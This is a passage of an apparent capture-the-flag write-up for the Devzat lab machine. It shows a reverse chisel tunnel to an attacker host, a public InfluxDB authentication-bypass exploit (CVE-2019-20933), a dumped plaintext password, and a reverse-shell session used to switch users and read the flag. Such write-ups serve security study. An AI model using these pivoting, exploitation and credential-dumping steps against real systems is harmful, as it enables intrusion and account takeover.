
9)Pivoting

We can use tools like `chisel` to port forward back to our attacker machine, this technique is called - `network pivoting`.

Chisel is downloaded from github and configured in my machine , it is send to devtaz by python server transfer and configured it on devtaz.




Chisel in my machine



>*./chisel_1.7.3_linux_amd64 server –p 8000 --reverse*

Chisel in devtaz




>*./ chisel_1.7.3_linux_amd64 client 10.10.10.83:8000 R:8086:127.0.0.:8086*

After Port Forwarding , I can ran a nmap scan .

10)InfluxDB Exploitation


>*nmap -p 8086 -sV 127.0.0.1*




Nmap scan shows influxDb service running on port 8086, then I searched for its exploits.

Github had exploit for that the url:
https://github.com/LorenzoTullini/InfluxDB-Exploit-CVE-2019-20933


Download it give permission and run the exploit






I list the table using command:SHOW MEASURMENTS

After that I dump user



>select * from ”user”



Thereby we obtain the password of catherine, now we can login as catherine.

Password: woBeeYareedahc7Oogeephies7Aiseci


11)Switch to Catherine

```
listening on [any] 8022 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.11.118] 44260
bash: cannot set terminal process group (874): Inappropriate ioctl for device
bash: no job control in this shell
patrick@devzat:~/pets$ su catherine
su catherine
Password: woBeeYareedahc7Oogeephies7Aiseci
id
uid=1001(catherine) gid=1001(catherine) groups=1001(catherine)
cd /var/backups
ls
apt.extended_states.0
apt.extended_states.1.gz
apt.extended_states.2.gz
devzat-dev.zip
devzat-main.zip
```

The User Flag is:

```
cd
ls
user.txt
cat user.txt
32885beed2c66320ab1280e464795b7e
```


After some enumeration I came across zip file and copy it /tmp directory and unzip from there.




From the `diff` command, the "dev" environment implement file reading function using `file` command with password protection.

The "dev" environment is running on localhost port 8443, hence from the initial enumeration using patrick account unable to check the process running 8443.

>diff dev/commands.go main/commands.go




```
vmware-root_714-2965382611
diff dev/commands.go main/commands.go
4d3
<       "bufio"
6,7d4
<       "os"
<       "path/filepath"
40d36
<               file        = commandInfo{"file", "Paste a files
content directly to chat [alpha]", fileCommand, 1, false, nil}
42,101c38
<       commands = []commandInfo{clear, message, users, all, exit
, bell, room, kick, id, _commands, nick, color, timezone, emojis,
 help, tictactoe, hangman, shrug, asciiArt, exampleCode, file}
< }
<
< func fileCommand(u *user, args []string) {
<       if len(args) < 1 {
<               u.system("Please provide file to print and the pa
ssword")
<               return
<       }
<
<       if len(args) < 2 {
<               u.system("You need to provide the correct passwor
d to use this function")
<               return
<       }
```

